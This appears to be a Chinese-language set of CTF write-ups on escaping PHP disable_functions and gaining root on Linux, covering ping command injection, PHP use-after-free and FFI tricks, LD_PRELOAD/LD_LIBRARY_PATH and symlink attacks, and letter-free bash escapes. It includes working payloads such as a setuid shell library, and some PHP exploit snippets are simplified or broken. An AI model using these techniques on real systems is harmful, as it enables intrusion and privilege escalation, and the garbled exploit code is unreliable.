$victim = json_decode('{ "a": "..."}', false);

// Step 2: 用我们控制的数据重叠释放的内存
for ($i = 0; $i < 10000; $i++) {
    $spray[] = str_repeat("A", 1024);
}

// Step 3: 设置伪函数结构并执行
$evil = new Evil();
$evil->cmd = "/bin/sh"; // 实际指向伪函数结构
```

蚁剑梭哈



&& 代替 & 绕过



打开网页是一个执行 Ping 命令然后给回显

PING

请输入需要ping的地址

PING

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: seq=0 ttl=42 time=0.030 ms
64 bytes from 127.0.0.1: seq=1 ttl=42 time=0.047 ms
64 bytes from 127.0.0.1: seq=2 ttl=42 time=0.048 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 0.030/0.041/0.048 ms
```

使用 && 可以绕过，&& 左边命令成功执行则会执行右边的

PING

```
127.0.0.1 && cat /flag
```

```
PING
```

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: seq=0 ttl=42 time=0.029 ms
64 bytes from 127.0.0.1: seq=1 ttl=42 time=0.051 ms
64 bytes from 127.0.0.1: seq=2 ttl=42 time=0.051 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 0.029/0.043/0.051 ms
flag{0cbd2d67-1865-4d31-9154-a6d646e02d84}
```

Backtrace UAF 提权

Backtrace UAF

所需金币: 50

题目状态: 未解出

解题奖励: 金币:50 经验:5

理论上PHP本地代码执行漏洞都可以用来 Bypass disable_function

开启题目 50

Flag{.....}

提交Flag

WriteUp

ohhhh, 这个题还没有WriteUp, 骚年要不要来一份? [点我提交](#)

PHP 的 debug_backtrace() 和 Exception::getTrace() 会在运行时生成一个调用栈（trace），包含函数、文件、行号、参数等

这个调用栈实际上是 **zval 结构体组成的数组**，包括函数指针、类名、参数指针等

关键点是：在构造 backtrace 时，PHP 会将当前的执行栈压入临时内存

💡 1. 构造 backtrace 引发临时结构体分配

```
function trigger() {
    debug_backtrace();
}
```

当调用 `debug_backtrace()`，PHP 会构造一个 `zend_execute_data` 结构体的快照，用于保存当前调用栈，这里面包含很多指针，如：

- 函数名 (`function_name`)
- 类名 (`class_name`)
- 参数 (`zval` 指针)
- `zend_function` 指针 (可能有执行函数 handler)

💡 2. 引发某些对象的释放 (free)

利用某些语言特性或者对象析构等方式，让一些结构体 ** 释放掉但仍保留引用 **

```
class A {
    public function __destruct() {
        global $a;
        unset($a); // 引发析构
        debug_backtrace(); // 调用时释放对象导致悬空引用
    }
}
```

💡 3. 重新分配释放后的内存 (填充 UAF)

接下来攻击者会分配 ** 用户可控的数据 **，例如字符串、数组、对象等，来 ** 填充已经释放的内存区域 **

由于 PHP 使用堆内存管理机制 (Zend Memory Manager)，释放后的内存会被优先复用

```
$fake_func = str_repeat("\x41", 100); // 用 'A' 重写释放的结构体
```

攻击者可以控制一些偏移处的内容来伪造 `zend_function`、`zend_execute_data` 等结构体，从而控制执行流

💡 4. 利用调用堆栈中的函数指针完成控制流劫持

在调用 `backtrace` 的时候，PHP 会尝试读取 `zend_function` 并调用其中的 `internal_function.handler`

如果这个结构体是伪造的、用户可控的，那这个 handler 就变成了任意地址！

攻击者就可以跳转到：

- libc 的 `system()` 函数
- 已知地址的 shellcode
- php-fpm 或 apache 中的其他函数地址 (如 `execvp`，`popen`，等)

```
class Trigger {
    function __destruct() {
        debug_backtrace(); // 引发栈分配 + UAF
    }
}


$a = new Trigger();
```

```
unset($a); // 引发 __destruct

// 填充已释放内存
$payload = str_repeat("\x00", 0x100); // 控制结构体内容

// 此时 handler 被劫持, 跳到 system("/readflag") 等地址
```

蚁剑插件直接梭哈



FFI 扩展提权

FFI 扩展

X

所需金币：50

题目状态：未解出

解题奖励：金币:50 经验:5

FFI 扩展已经通过RFC, 正式成为PHP7.4的捆绑扩展库, FFI 扩展允许 PHP 执行嵌入式 C 代码。

开启题目 50

Flag{.....}

提交Flag

WriteUp

ohhhh, 这个题还没有WriteUp, 骚年要不要来一份? [点我提交](#)

FFI 的本质是使用 libffi 和 dlopen/dlsym 将系统的 libc 函数绑定到 PHP，从而绕过 PHP 层的限制

即使 PHP 禁用了 `exec()`，攻击者仍可以通过以下流程执行系统命令：

利用 `FFI::cdef()` → 声明 `int system(const char *cmd)` → 利用 FFI 找到 libc → 调用 `system()`

核心利用流程详解

```
<?php
// 第一步：构造 C 函数声明
$ffi = FFI::cdef(
    "int system(const char *command);", // C 语言的函数原型
    "libc.so.6"                       // Linux 系统 libc 动态库
);


// 第二步：调用 system 命令
$ffi->system("id"); // 等同于 system("id");
?>
```

- 1. `FFI::cdef()` 中声明了 `int system(const char *command);`；
- 2. `libc.so.6` 是 Linux 下标准 C 函数库，包含了 `system()`；
- 3. 调用 `$ffi->system("id")` 等同于 PHP 中的 `system("id")`；
- 4. 即使 `disable_functions=system,exec,passthru`，这段代码仍然成功执行命令

条件	说明
PHP ≥ 7.4	FFI 扩展是从 PHP 7.4 开始引入的
FFI 扩展启用	php.ini 中 extension=ffi
ffi.enable=true	控制是否允许 FFI 功能（默认生产环境为 false）

条件	说明
<code>disable_functions</code> 生效	FFI 是底层调用，不受影响

蚁剑一键梭哈



iconv 提权



UAF 利用点: iconv 缓冲释放不当

某些 `iconv_*` 函数（比如 `iconv_strlen()`）在处理非法字符时会触发错误流程，例如：

```
iconv_strlen("\x80", "UTF-8");
```

上述代码会尝试处理非法的 UTF-8 字节流，引发底层错误。但在旧版 PHP 的处理逻辑中：

- 会先分配 buffer
- 出错时没有完全释放或释放后没有清空指针
- 下一次分配对象时可能复用了这段内存，从而导致 UAF

劫持对象结构

UAF 利用的目标是劫持 PHP 的内部对象结构（如 `zend_object`），例如通过自定义类与析构逻辑：

```
class Vuln {
    public $a, $b;
    function __destruct() {
        global $exploit;
        echo $exploit;
    }
}
```

攻击者通过：

- 构造多个对象
- 利用 `iconv` 的漏洞破坏旧对象的结构
- 在同一个位置分配新的数据（如字符串），从而劫持虚拟函数指针

最终可以实现类似：

```
call_user_func($fake_function_pointer); // 任意地址执行
```


构造 fake closure 执行 system

PHP 的 `Closure` 结构在内存中的表示是可以伪造的。例如如下伪构造：

```
// 内存中构造 fake Closure 对象结构体，指向 zend_execute_ex -> system
$fake_closure = "\x00" * offset . ptr_to_system;
$cb = unserialize($fake_closure);
$cb("id");
```

通过 `iconv` 的 UAF 劫持使内存中的 closure 结构变成指向 `system()` 的执行逻辑，从而实现绕过 `disable_functions`

利用链示意




真实利用 POC（简化）

```
// 假设 iconv UAF 存在
iconv_strlen("\x80", "UTF-8"); // 触发释放

class Vuln {
    public $cmd;
    function __destruct() {
        eval($this->cmd);
    }
}

// 泄露 + 构造 + 劫持（省略细节）
$a = new Vuln();
$a->cmd = "system('id');";

// 构造 fake object（通过 UAF 实现）
```



动态加载器提权

动态加载器

所需金币: 50

题目状态: 未解出

解题奖励: 金币:50 经验:5

本题难度较大, 谨慎开启。学习 Linux ELF Dynaamic Loader 技术。在 ELF 无 x 权限时运行 ELF 文件。

开启题目 50

Flag{.....}

提交Flag

WriteUp

觉得这个WP写的不好有更好的想法? 点我提交

当一个动态链接的程序被执行时：

- 1. 内核加载 ELF 可执行文件
- 2. 内核发现它是动态链接的，于是不直接跳转到 `main()`，而是转而先执行动态链接器（例如 `/lib64/ld-linux-x86-64.so.2`）
- 3. 动态链接器会解析 ELF 的 `.interp` 段，加载所有依赖的 `.so`，执行符号重定位，然后跳转到用户程序的入口点

动态加载器本身是安全的，但以下机制可能被攻击者利用来实现 **** 本地提权 ****：

✅ **1. 环境变量劫持（LD_ 系列）**

Linux 动态链接器在执行过程中会解析多个环境变量，如：

环境变量	描述
<code>LD_PRELOAD</code>	指定要预先加载的共享库路径。
<code>LD_LIBRARY_PATH</code>	指定额外搜索共享库路径。
<code>LD_AUDIT</code>	指定审计库，用于拦截函数调用。

前提：动态链接程序，且不是 `setuid` 程序（对 `setuid` 程序，这些变量通常被忽略）

提权利用：

- 若存在一个以 `root` 权限执行的 **非 `setuid` 程序**（如某些 `misconfigured` 的守护进程），攻击者可以通过篡改 `LD_PRELOAD` 来注入自己的 `.so` 以执行任意代码

✅ **2. 利用 SUID 可执行程序中的加载器行为**

利用方式一：**自定义的动态加载器**

某些发行版 / 环境中允许自定义 `.interp` 段，比如将其指向攻击者自编译的 `ld-linux.so`：

```
# 修改 interp 段
patchelf --set-interpreter ./evil-ld.so.2 ./suid-binary
```

若目标程序是 `SUID` 且未做强校验，则攻击者可借此执行自己的加载器，从而控制整个加载过程并提权

注意：多数现代系统对此有保护，只有当目标程序是用户自己编译的情况下才可能实现该攻击


利用方式二：**伪造共享库路径**

```
# 创建 SUID 程序运行所需的共享库名称
echo 'int init() { setuid(0); system("/bin/bash"); return 0; }' > exploit.c
gcc -shared -fPIC exploit.c -o libmylib.so


# 设置 LD_LIBRARY_PATH 并运行目标程序
LD_LIBRARY_PATH=. ./vuln-suid-binary
```

若 `SUID` 程序在不安全的路径下寻找 `.so`，可以被替换

蚁剑连接出题人给出的 WebShell




`ldd` 用于显示一个可执行文件或共享库所依赖的共享库（即动态链接库）




这样的话只要确认下 `ldd` 中动态库是否具备执行权限，是一个突破口

发现 `/lib64/ld-linux-x86-64.so.2` 具有执行权限



利用这个文件执行拿到 flag



符号链接提权

dont-you-love-banners

Medium
General Skills
picoCTF 2024
shell
browser_webshell_solvable

AUTHOR: LOIC SHEMA / SYREAL

Description

Can you abuse the banner?

Additional details will be available after launching your challenge instance.

This challenge launches an instance on demand.

Its current status is: NOT_RUNNING

Launch Instance

Hints ?

1 2

10,737 users solved

95% Liked

Submit Flag

picoCTF{FLAG}

先在“泄露端口”用 nc 拿到密码

```

kali@kali: ~
$ nc tethys.picoctf.net 63155
SSH-2.0-OpenSSH_7.6p1 My_Passw@rd_@1234

```

然后回答问题

```

What is the top cyber security conference in the world?
DEFCON
the first hacker ever was known for phreaking(making free phone calls), who was it?
John Draper

```


发现题目提示的横幅

```

player@challenge:~$ cat banner
cat banner
*****
*****WELCOME*****
*****

```

与刚开始建立连接对应




找到 flag，但是没有权限

```
player@challenge:/root$ ls
ls
flag.txt  script.py
player@challenge:/root$ ls -l
ls -l
total 8
-rwx----- 1 root root  46 Mar 12 2024 flag.txt
-rw-r--r-- 1 root root 1317 Feb  7 2024 script.py
```

我们可以尝试用符号链接替换掉 banner，猜测刚开始的打印执行权限是 root

```
player@challenge:/root$ ln -s /root/flag.txt ~/banner
ln -s /root/flag.txt ~/banner
ln: failed to create symbolic link '/home/player/banner': File exists
player@challenge:/root$ rm ~/banner
rm ~/banner
player@challenge:/root$ ln -s /root/flag.txt ~/banner
ln -s /root/flag.txt ~/banner
```

重新建立连接拿到 flag



Bash 错误 RCE（仅支持数字 + 符号）

SansAlpha

Medium

General Skills

picoCTF 2024

bash

ssh

browser_webshell_solvable

shell_escape

AUTHOR: SYREAL

Description

The Multiverse is within your grasp! Unfortunately, the server that contains the secrets of the multiverse is in a universe where keyboards only have numbers and (most) symbols.
Additional details will be available after launching your challenge instance.

4,552 users solved

picoCTF{FLAG}

Submit Flag

This challenge launches an instance on demand.
Its current status is: NOT_RUNNING

Launch Instance

Hints ?

1

👏

84% Liked

👍

常规输入命令无效

```
(kali㉿kali)-[~]
$ ssh -p 51722 ctf-player@mimas.picoctf.net
ctf-player@mimas.picoctf.net's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 6.5.0-1016-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Aug 18 03:55:39 2025 from 127.0.0.1
SansAlpha$ ls
SansAlpha: Unknown character detected
SansAlpha$ pwd
SansAlpha: Unknown character detected
SansAlpha$
```

执行无字母命令并故意构造错误

```
$-
```

```
SansAlpha$ $-
bash: himBHs: command not found

SansAlpha$
```

我们可以使用 `$_` 变量来访问最后运行的命令。因此，要运行 `id`，我们执行以下操作：

```
"${$- 2>&1}"; ${_:7:1}${_:20:1};
```

1 第一个部分： "\${\$- 2>&1}"

`$()`：命令替换，把括号里的命令执行结果作为字符串返回

`$-`：

- `$-` 是 **Bash 内置变量**，表示当前 shell 的 **选项标志**
